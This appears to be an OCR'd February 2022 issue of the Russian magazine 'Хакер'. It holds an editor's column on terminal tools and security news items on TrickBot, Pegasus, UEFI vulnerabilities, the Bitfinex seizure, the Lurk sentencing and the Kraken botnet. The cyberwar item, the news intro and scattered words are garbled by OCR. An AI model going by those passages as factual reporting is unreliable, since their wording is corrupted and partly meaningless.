ХАКЕР

№275

ФЕВРАЛЬ 2022

КАРМАННЫЕ ШПИОНЫ

Cover Story

Познаем удивительный мир китайских смартфонов с заводскими бэкдорами

Пентестим протоколы динамической маршрутизации


Как терминал устроен изнутри

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Февраль 2022
№ 275

CONTENTS

Терминальное счастье
Колонка главреда

MEGANews
Самые важные события в мире инфосека за февраль

Краденые миллиарды и плохой рэп
Как арестовали супругов, которые отмывали деньги Bitfinex и снимали тиктоки

Карманные вредители
Как китайские смартфоны на Android втайне занимаются криминалом

Препарируем P-Code
Как реверсить старый софт на Visual Basic

Routing nightmare
Как пентестить протоколы динамической маршрутизации OSPF и EIGRP

HTB EarlyAccess
Эксплуатируем веб-уязвимости и мисконфиги Docker

HTB Anubis
Захватываем домен через сертификаты Active Directory

HTB Horizontall
Захватываем веб-сервер через уязвимости в Strapi и Laravel

HTB Bolt
Эксплуатируем шаблоны в Python и разбираемся с PGP

HTB Driver
Эксплуатируем PrintNightmare и делаем вредоносный SCF

Змей-стражник
Сигнализация для велосипеда из старого смартфона на Android

Поездка в Sonerezh
Поднимаем сервер для стриминга музыки

Анатомия терминала
Осваиваем текстуальную графику

Ваш чек, сэр!
Todo после покупки виртуального Linux-сервера

Титры
Кто делает этот журнал

ТЕРМИНАЛЬНОЕ СЧАСТЬЕ

КОЛОНКА ГЯАВРЕДА

Андрей Письменный
Главный редактор
apisemnyi@gmail.com

Давненько у нас не было колонок гляавреда! А все почему? Все потому, что гляавред этот вот уже второй месяц собирается написать что-нибудь умное про web3, но все никак не соберется с мыслями. Зато вместо этого мы сегодня поговорим о том, как сделать жизнь в консоли удобнее и веселее!

ЛИХИЕ ПРЫЖКИ

Первым этапом реформации терминала для меня была вовсе не установка какой-то программы, а ее удаление. Я отказался от популярного среди маководов iTerm2 в пользу стандартного приложения Terminal. Почему? Дело в том, что в какой-то момент в Apple его круто переделали, и он с тех пор не только не уступает «Айтерму», но кое в чем превосходит его.

Важным открытием, например, для меня были шоткаты Cmd-вверх и Cmd-вниз, которые позволяют скакать по введенным командам. А еще можно нажать Cmd-L, чтобы стереть вывод последней команды. И это вовсе не аналог юникосной команды `clear`, которая просто выводит 26 переносов строки и ничего, по сути, не стирает. Нет, вывод, если он мешал, исчезает бесследно.

Может, все это мелочи, но они моментально вошли в привычку и сделали жизнь комфортнее. Кстати, работают эти удобства независимо от текущего интерпретатора — можно, к примеру, скакать по командам внутри Python REPL.

Еще очень удобно для разных нужд настроить профили терминала с разными стартовыми командами. Например, `ssh тв@твой_сервер` или `python3`. А заодно — покрасить фон в разный цвет. И даже задать шоткаты на открытие таких терминалов — через системные настройки или через FastScripts.

INFO

Создание нового шоткута средствами macOS работает так. Заходи в System Preferences → Keyboard → Shortcuts → App Shortcuts, дальше добавь приложение (Terminal) и задай пункт меню в духе `Shell->New Window->SSH` (прямо так — со стрелками), а напротив — желаемый шоткат.

Не знаю, есть ли для Linux эмулятор терминала, где все эти функции скопировали (или придумали сами), но линуксоидам рекомендую поискать!

ПОЛЕЗНАЯ РЫБА

Когда-то давным-давно, а точнее — в 2018 году, я написал заметку в рубрику WWW, где рассказал о новаторском командном интерпретаторе под названием Fish.

Главная его фишка — это автодополнение: нажимаешь Tab, и можешь легко и удобно выбрать папку или файл, если вариантов несколько. Да, Zsh тоже так умеет, но там нужно дважды нажимать Tab, чтобы появился курсор, а в Fish достаточно нажать стрелку «вниз». Облегчение опять же небольшое, но точно так же входит в привычку и повышает комфорт.

А еще в Fish можно нажимать Tab после того, как ты введешь какую-нибудь команду, чтобы увидеть полный список ее параметров с краткими пояснениями. Эдакий встроенный `man`, из которого можно сразу выбирать ключи.


Переходя на Fish, нужно помнить об одном — в отличие от Zsh, он не поддерживает синтаксис Bash! Ты можешь либо изучить отличия и учитывать их в своих однострочниках, либо просто предварять их вызовом Bash.

ЗВЕЗДОЛЕТ

Единственной причиной, по которой я сам не стал переходить на Fish в упомянутом 2018 году, была его (а вовсе не моя!) тормознутость. Но то чтобы он совсем уж медленно работал, но как-то неуверенно вилялся в ответ на нажатия клавиш.

Прошли годы, и эта проблема самосумпатизовалась волшебным образом — то ли Fish оптимизировали, то ли новый компьютер справляется с ним лучше. Но нет предела совершенству! Для любителей суперскоростных терминалов есть новомодная присадка под названием Starship.

Starship — это не эмулятор терминала и не командный интерпретатор. Это всего лишь «промпт», то есть программа, которая рисует приглашение к вводу, а также принимает и отображает вводимые символы. Поверь, даже тут возможно улучшение!



Starship написан на Rust, быстр и добавляет к терминалу несколько приятных визуальных фич — например, красит приглашение в красный, если прошлая команда завершилась с ошибкой. А еще он выводит над приглашением красивые информационные строчки, если ты работаешь с Git, виртуальным окружением Python, AWS и многими другими популярными программами.

Для установки Starship нужно добавить всего одну строку в `config.fish` (или `.bashrc`, если ты еще не в нашем рыбном клане). Ну и конечно, потом можно от души покопаться в настройках и смастерить себе самое красивое приглашение на свете.

ВЕЧНЫЙ КАЙФ

Какая главная проблема при работе по SSH? Правильно, «сломанные трубы»! То есть сообщения `broken pipe`, которые ты можешь увидеть, если слишком долго будешь отвлекаться на важные дела вроде чтения документации или приготовления кофе.

Лечат это по-разному. Можно, например, использовать олдовый `screen`, чтобы после разрыва соединения хотя бы иметь возможность вернуться к тому, что ты делал. Но коннектиться придется заново — этого никто не отменял.

Я пробовал ставить Mosh — программу, которая работает на сервере и держит открытым собственный порт, чтобы ты мог подключиться при помощи клиента. Сессии Mosh железобетонны и могут длиться сутками!

Единственная проблема с Mosh в том, что в большинстве эмуляторов терминала перестает работать прокрутка текста колесом мыши (оно начинает вместо этого прокручивать команды). Раздражает это просто неимоверно. К тому же реально терминала обычно приводит к появлению в нем мусора.

Я уже было подумывал вернуться к iTerm2, который поддерживает Mosh чуть лучше — и частности, скролл там работает. Но тут натыкался на замечательную альтернативу Mosh — Eternal Terminal. В целом работает он точно так же, просто с ним прокрутка и ресайз окна не вызывают проблем. Да и название куда более возвышенное!

INFO

Когда я прибежал в редакционный чат рассказывать о своей находке, автор статьи «Магия консоли 2» немедленно указал мне на то, что уже писал об Eternal Terminal и даже мне почитать. Что ж! Бывает, что хорошую вещь нужно найти несколько раз.

Кстати, если бы я часто работал с SSH на ходу, чаша весов могла бы качнуться и в сторону Mosh. На iOS есть роскошный эмулятор терминала под названием Blink, который поддерживает Mosh. Его автора уже просили добавить поддержку и Eternal Terminal (причем в твоё приходил и сам разработчик ET и предложил помощь), но тот уже который год отмахивается от этой идеи.

НА ПРОЩАНИЕ

На этом мы сегодня закончим, а напоследок все же расскажу, что стряслось с колонкой про web3. Я уже дважды набрасывал не план, но начать писать мешало простое соображение: кроме критики, там ничего не будет, а критиковать криптобратию — жуко неблагодарное занятие. Тяжело зависимого от крипты человека не переубедить, а остальных и переубеждать не нужно, у них и своего скопилося — девать некуда.

MEGANEWS

Яков Шнеп-Фейдман
yshnep@kl.ru

В этом месяце: Апогитовые объявили войну российскому правительству, информстеры Trickbot отключили после долгого простоя, Google показала легкую версию Chrome OS, Microsoft выпустила помощник по ремонтам, группировка Lapsus$ взломала компании Nvidia, а LEF1 компании Google обкурили множеством багов.

КИБЕРВОЙНА

На фоне «российской войной» операции в Украине киберсообщество вовсю ведет настоящие «войны» в ответ на два кратких удара заранее, что подразумевает действие российских властей, тогда как другие, наоборот, встали на сторону России.

Разный по хак-формам

Эксперты от CMA отмечают, что в киберсфере сообщество нанесется серьезный раскол. К примеру, киберпартизан Sad и группой пошедшая RaidForums отправу заявил, что видит собственные санкции и блокирует доступ для пользователей из России. Он четко выразил свою позицию, заявив, что выступает против действий Кремля.

Sad
Sad
Sad

TRICKBOT ОТКЛЮЧИЛИ

Операторы ботнета TrickBot отключили свою серверную инфраструктуру после нескольких месяцев бездействия: ботнет почти не подавал «признаков жизни» с декабря прошлого года. Таким образом, одна из самых агрессивных и продолжительных вредоносных операций за последние годы подошла к концу.

Известный ИБ-эксперт Виталий Кремез, глава компании Advanced Intelligence, отметил, что отключение инфраструктуры ботнета не было неожиданностью. Дело в том, что недавно исследователи уже предрекали скорую кончину TrickBot, так как в последнее время малварь стала легко обнаруживаться защитными продуктами и хакеры решили переходить на использование более «интересного» и надежного BazarBackdoor.

> *«В конце концов, Trickbot — относительно старое вредоносное ПО, которое не получало серьезных обновлений. Уровень его обнаружения высок, а сетевой трафик от ботов легко распознается», — поддержали точку зрения Кремеза коллеги из Intel471.*

Также нужно сказать, что недавно контроль над TrickBot фактически перешел в руки хакерской группировки, создавшей шифровальщик Conti. Так, в конце 2021 года Conti удалось привлечь в свои ряды «нескольких элитных разработчиков и менеджеров» ботнета TrickBot, по сути превратив их из партнеров в собственную «дочернюю компанию». В итоге хак-группа решила заменить TrickBot более скрытным и новым BazarBackdoor, над которым теперь работают те самые разработчики ныне закрытого TrickBot.

> *«После того, как Conti „поглотила“ лидеров TrickBot, у группы появилась надежная опора и открылись широкие перспективы, а Conti всегда найдет способ применить имеющиеся таланты», — резюмируют в Advanced Intelligence.*

ФБР ПОКУПАЛИ СПАЙВАРЬ

Представители ФБР подтвердили, что покупали мощную спайварь Pegasus у компании NSO Group, хотя этот продукт давно используется для слежки за журналистами, активистами и правозащитниками по всему миру. Правоохранители заявили, что просто хотели «быть в курсе новых технологий и методов», при этом ФБР получило ограниченную лицензию от израильской фирмы «только для тестирования и оценки продукта», но никогда не использовало Pegasus в работе и в рамках какого-либо расследования.

После этого признания правоохранителей раскритиковали ИБ-эксперты, включая главу компании Citizen Lab Рона Дейберта (Ron Deibert), чья компания отслеживает использование Pegasus с 2016 года.

→ «Класть миллионы долларов в карманы компании, которая, как известно, неоднократно способствовала масштабным нарушениям прав человека, возможным преступлениям и операциям, угрожающим национальной безопасности США... это определенно вызывает беспокойство. Это видится мне ужасно контрпродуктивным, безответственным и непродуманным способом оставаться в курсе шпионских технологий»

— цитата Рона Дейберта

БАГИ В UEFI

Аналитики компании Binarly обнаружили сразу 23 критические уязвимости в UEFI от InsydeH2O, которая используется многими крупными вендорами, включая HP, Lenovo, Fujitsu, Microsoft, Intel, Dell, Bull (Atos) и Siemens.

Исследователи говорят, что суммарно эти баги могут затрагивать миллионы устройств, включая ноутбуки, серверы, маршрутизаторы, сетевое оборудование, ICS и различные периферийные девайсы. В общей сложности проблемы касаются продукции более чем 25 поставщиков.

Большинство уязвимостей было найдено в коде System Management Mode (SMM), который отвечает за общесистемные функции, такие как управление питанием и аппаратным обеспечением.

Так как привилегии SMM превышают даже привилегии ядра ОС, любые проблемы с безопасностью в этом пространстве могут иметь крайне серьезные последствия. В частности, локальный или удаленный злоумышленник с правами администратора получит возможность выполнить следующие действия:

- отключить аппаратные функции безопасности (SecureBoot, Intel BootGuard);
- установить ПО, которое прочно закрепится в системе;
- создать бэкдоры и скрытые каналы связи для кражи конфиденциальных данных.

Vulnerabilities	Number of Issues	BINARLY ID	CVE ID
SMM Callout (Privilege Escalation)	10	BRLY-2021-008, BRLY-2021-017, BRLY-2021-018, BRLY-2021-019, BRLY-2021-020, BRLY-2021-022, BRLY-2021-023, BRLY-2021-024, BRLY-2021-025, BRLY-2021-028	CVE-2020-5953, CVE-2021-41839, CVE-2021-41841, CVE-2021-41840, CVE-2020-27339, CVE-2021-42060, CVE-2021-42113, CVE-2021-43522, CVE-2022-24069, CVE-2021-43615,
SMM Memory Corruption	12	BRLY-2021-009, BRLY-2021-010, BRLY-2021-011, BRLY-2021-012, BRLY-2021-013, BRLY-2021-015, BRLY-2021-016, BRLY-2021-026, BRLY-2021-027, BRLY-2021-029, BRLY-2021-030, BRLY-2021-031	CVE-2021-41837,CVE-2021-41838, CVE-2021-33627, CVE-2021-45971, CVE-2021-33626, CVE-2021-45970, CVE-2021-45969, CVE-2022-24030, CVE-2021-42554, CVE-2021-33625, CVE-2022-24031, CVE-2021-43323
DXE Memory Corruption	1	BRLY-2021-021	CVE-2021-42059

Наиболее опасны из всех обнаруженных багов CVE-2021-45969, CVE-2021-45970 и CVE-2021-45971, набравшие 9,8 балла из 10 по шкале оценки уязвимостей CVSS. Еще десять уязвимостей могут использоваться для повышения привилегий, двенадцать связаны с нарушением целостности информации в памяти в SMM, а еще одна проблема — с нарушением целостности информации в памяти в среде выполнения драйверов InsydeH2O (DXE).

> *«Системы мониторинга целостности прошивки могут не выявлять активную эксплуатацию всех обнаруженных уязвимостей из-за ограничений Trusted Platform Module. Решения для удаленной аттестации работоспособности устройств также не обнаружат уязвимые системы из-за конструктивных ограничений», — предупреждают эксперты.*

Американский CERT подтвердил наличие уязвимостей в продуктах трех поставщиков: Fujitsu, Insyde Software Corporation и Intel (только баг CVE-2020-5953).

Хотя разработчики InsydeH2O из компании Insyde Software уже выпустили патчи, устраняющие все найденные баги, к сожалению, сначала эти обновления должны быть приняты в работу OEM-производителями, и лишь затем они будут распространены на уязвимые продукты. Все это займет немало времени, то есть патчи дойдут до конечных пользователей еще нескоро.

КОНФИСКАЦИЯ **3,6 МИЛЛИАРДА** ДОЛЛАРОВ

Министерство юстиции США провело крупнейшую конфискацию средств в истории: изъяты более **94 000 БИТКОИНОВ**, украденные у криптовалютной биржи Bitfinex в 2016 году. По обвинениям, связанным с отмыванием средств, были арестованы супруги из Нью-Йорка.

Когда Bitfinex взломали в 2016 году, ресурс лишился **119 754 БИТКОИНОВ**, спровоцировав заметное колебание курсов криптовалют. Но если в 2016 году ущерб от атаки оценивался примерно в **72 МИЛЛИОНА** долларов США, с тех пор курс биткоина значительно изменился. Теперь заместитель генерального прокурора США Лиза Монако назвала конфискацию **94 ТЫСЯЧ БИТКОИНОВ** крупнейшей в истории, так как сейчас ворованная криптовалюта стоит около **3,6 МИЛЛИАРДА ДОЛЛАРОВ**.

14 ЛЕТ ЗА LURK

Кировский районный суд Екатеринбурга приговорил участников группировки Lurk, похитившей более миллиарда рублей, к срокам от 5 до 13 лет лишения свободы. Глава хак-группы Константин Козловский и вовсе получил 14 лет колонии строгого режима.

Напомню, что об аресте участников хакерской группы Lurk (в общей сложности были задержаны более 50 человек из 15 регионов России) стало известно еще летом 2016 года. Хакеры систематически похищали крупные суммы со счетов коммерческих организаций, и тогда эксперты «Лаборатории Касперского», которые шесть лет изучали деятельность группы, рассказывали, что именно члены Lurk создали эксплоит-кит Angler, в те годы доминировавший на рынке эксплоит-паков.

Участников Lurk обвинили в краже примерно миллиарда рублей и атаках на критическую инфраструктуру РФ, ведь в числе пострадавших оказались три банка: московские «Гарант-Инвест» — 467,4 миллиона рублей и Металлинвестбанк — 67,5 миллиона рублей, а также сибирский филиал банка «Таатта» — 99,7 миллиона рублей.

Интересно, что ранее глава группировки Константин Козловский заявлял в суде, что совершал преступления с подачи сотрудников ФСБ. Чтобы придать еще большую значимость своим словам, он взял на себя ответственность за взлом серверов Демократической партии США и электронной почты Хиллари Клинтон в 2016 году. Суд скептически отнесся к подобному заявлению, а Минюст США также никогда не сообщал о причастности Козловского к этим атакам.

Незадолго до вынесения приговора стало известно, что проведенная экспертиза заявления Козловского окончательно опровергла:

«Экспертизу проводили силовики совместно с ведущими компаниями в области информационной безопасности России, была проверена вся изъятая техника, носители информации, средства связи. Фактов атак на правительство США не выявлено. В изъятой переписке между членами группы это также не обсуждалось», — сообщал знакомый с делом источник.

Теперь же суд приговорил рядовых участников Lurk к срокам от 5 лет и 1 месяца до 13 лет лишения свободы. Константину Козловскому назначили наказание в виде 14 лет колонии строгого режима. Его признали виновным по ряду статей, включая организацию преступного сообщества, мошенничество в особо крупном размере и неправомерный доступ к компьютерной информации. Приговор хакерам оглашали пять дней.

> *«Как выяснило следствие, с декабря 2015 года по апрель 2016 года фигуранты дела создали и распространили в интернете вирус, с помощью которого получили доступ к локальным компьютерным сетям ряда крупных банков, туристических фирм, строительных и продовольственных компаний, после этого похитили более 1,2 миллиарда рублей. Кроме того, они получили доступ к компьютерной базе данных аэропорта Кольцово в Екатеринбурге», — сообщали СМИ.*

GOOGLE: БУДУЩЕЕ ЗА ПЛАНШЕТАМИ

Весьма неожиданное заявление сделала компания Google, которая, как заметили СМИ, ищет старшего инженера – менеджера по работе с приложениями для планшетов Android и в целом стала уделять планшетам и складным устройствам куда больше внимания.

Пресса отмечает, что если Google на самом деле планирует серьезно работать над планшетами в долгосрочной перспективе и происходящее не просто временный всплеск интереса, то компании предстоит долгий путь, чтобы сравняться с сегодняшними iPad и iPadOS.

→ «Мы считаем, что будущее компьютерных систем смещается в сторону более мощных и функциональных планшетов. Мы работаем над тем, чтобы открыть новую главу в области компьютерных систем и данных, запустив непрерывную поддержку на всех наших платформах и предоставив [людям] уникальные возможности, которые позволят использовать новые и лучшие способы для продуктивной и креативной работы»

— из описания вакансии, обнаруженной СМИ

ПРОБЛЕМЫ 100

Разработчики Mozilla предупредили, что у сайтов могут возникнуть проблемы с грядущими версиями Firefox 100 и Chrome 100 (выйдут 3 мая и 29 марта 2022 года). Дело в том, что из-за выхода новых версий значения user-agent станут трехзначными.

Строка user-agent содержит такую информацию, как название браузера, номер его версии и данные о технологиях, которые тот использует. Так, когда человек посещает какой-либо сайт, user-agent браузера отправляется вместе с запросом веб-страницы. Это позволяет ресурсу проверить версию ПО посетителя и изменить свой ответ в зависимости от функций, поддерживаемых браузером.

К примеру, текущий user-agent Mozilla Firefox версии 97 выглядит так: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0. А user-agent для Google Chrome 98 так: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36.

Еще в августе 2021 года инженеры Mozilla начали эксперимент, чтобы выяснить, не вызовет ли трехзначное значение user-agent Firefox/100 проблем в работе с сайтами. Разработчики Google вскоре провели аналогичный эксперимент для Chrome 100. В итоге обнаружилось небольшое количество сайтов, которые работали с новыми user-agent некорректно.

С тех пор Mozilla отслеживает ошибки, возникающие при изменении версии на 100, и уже обнаружила проблемы на сайтах HBO Go, Bethesda, Yahoo, Slack и ресурсах, созданных с помощью конструктора сайтов Duda. В основном такие баги ограничиваются появлением сообщений «Браузер не поддерживается», а также проблемами с пользовательским интерфейсом, которые могут затрагивать разные части сайтов.

> *«Без единой спецификации, которой необходимо следовать, разные браузеры имеют разные форматы для строки user-agent и парсинг user-agent зависит от конкретного сайта. Возможно, некоторые парсинговые библиотеки содержат жестко закодированные предположения или баги, которые не принимают во внимание трехзначные номера версий, — объясняют инженеры Mozilla. — Многие библиотеки улучшили работу парсинга, когда браузеры перешли на двузначные номера версий, поэтому ожидается, что переход на трехзначные версии вызовет меньше проблем».*


Если проблемы с сайтами все же возникнут и будут слишком многочисленными, а Mozilla или Google не сумеют исправить это до релиза новых версий, у разработчиков имеются запасные планы. В частности, у Firefox есть механизм, который позволяет «заморозить» user-agent на значении Firefox/99 или внедрить CSS на проблемный сайт. Точно так же Chrome может «заморозить» версию, отображаемую user-agent, на 99 и указывать фактическую версию браузера в другой части строки.

Mozilla просит администраторов сайтов заранее проверить, нормально ли их ресурсы воспринимают user-agent Firefox 100 и Chrome 100. Если проблемы обнаруживаются, то отчеты об ошибках нужно присылать на webcompat.com, чтобы у разработчиков было время их исправить.

В **50%** ВЗЛОМОВ РОССИЙСКИХ БАНКОВ БУДУТ ЗАМЕШАНЫ ИНСАЙДЕРЫ

Интересным прогнозом поделились аналитики RTM Group с изданием «Коммерсант». По их словам, в 2022 году инсайдеры обеспечат **ПОЛОВИНУ ВЗЛОМОВ** информационных систем кредитных организаций, тогда как в 2021 году были виноваты менее чем в **ТРЕТИ** проникновений.


Согласно отчету компании, в текущем году количество хищений в категории внешних атак (то есть атак внешними злоумышленниками) снизится с **15%** до **3%**, однако вырастет число инцидентов, связанных с действиями сотрудников банков, — общая доля таких инцидентов возрастет с **30%** до **50%**.



KRAKEN НА ГОРИЗОНТЕ

Эксперты компании ZeroFox сообщили о новом ботнете Kraken, написанном на Go. Пока малварь еще находится в разработке, но уже обладает функциональностью бэкдора и может воровать конфиденциальную информацию со взломанных хостов под управлением Windows.

Как показал анализ, ранние варианты Kraken, впервые замеченные экспертами в октябре 2021 года, оказались основаны на исходном коде с GitHub, хотя неясно, принадлежит ли этот репозиторий самим операторам малвари, или те просто решили начать разработку, используя чужой код в качестве основы.



По словам исследователей, Kraken уже способен загружать и выполнять вторичные полезные нагрузки, запускать шелл-команды, воровать данные различных криптовалютных кошельков, а также делать скриншоты экрана жертвы.

Вредонос обычно проникает в систему и закрепляется в ней при помощи малвари SmokeLoader, которая выполняет роль загрузчика вредоносного ПО следующей стадии, позволяя ботнету быстро расширяться.

Согласно ZeroFox, малварь атакует кошельки Armory, Atomic Wallet, Bytecoin, Electrum, Ethereum, Exodus, Guarda, Jaxx Liberty и Zcash, а также загружает и выполняет на машине RedLine Stealer, который используется для сбора сохраненных учетных данных, данных автозаполнения и информации о банковских картах из браузеров жертв.

К тому же благодаря весьма удобной панели администратора злоумышленники могут загружать новые пейлоады, взаимодействовать с определенным количеством ботов и просматривать историю команд и информацию о жертвах.

Так как Kraken уже стал каналом для развертывания других инфостилеров и майнеров криптовалюты, по оценкам специалистов, он приносит своим операторам около 3000 долларов в месяц.

> *«В настоящее время неизвестно, что операторы намерены делать с украденными учетными данными и какова конечная цель этого ботнета», — заключают исследователи.*

ПРОДАЖА ФЕЙКОВЫХ NFT


Аналитики компании Chainalysis изучили рынок NFT и пришли к выводу, что в 2021 году **110** фиктивных трейдеров «заработали» на торговле невзаимозаменяемыми токенами и отмывании денег около **8,9 МИЛЛИОНА** долларов США (исследование сосредоточено лишь на сделках, совершенных в Ethereum и Wrapped Ethereum).

Под термином «фиктивная торговля» в компании подразумевают транзакции, в которых продавец находится по обе стороны сделки, то есть пытается создать видимость ликвидности и повышенной ценности своего товара.

Если в 2020 году с NFT и соответствующими смарт-контрактами было связано порядка **106 МИЛЛИОНОВ** долларов, то 2021 году эта цифра составила уже **44,2 МИЛЛИАРДА** долларов.

Экспертам удалось выявить **262** пользователя, которые продали NFT на самофинансируемые адреса больше **25** раз, причем свыше половины из них потеряли деньги, оплачивая газ.


Фальшивые продавцы NFT по количеству продаж на собственные адреса в 2021 году



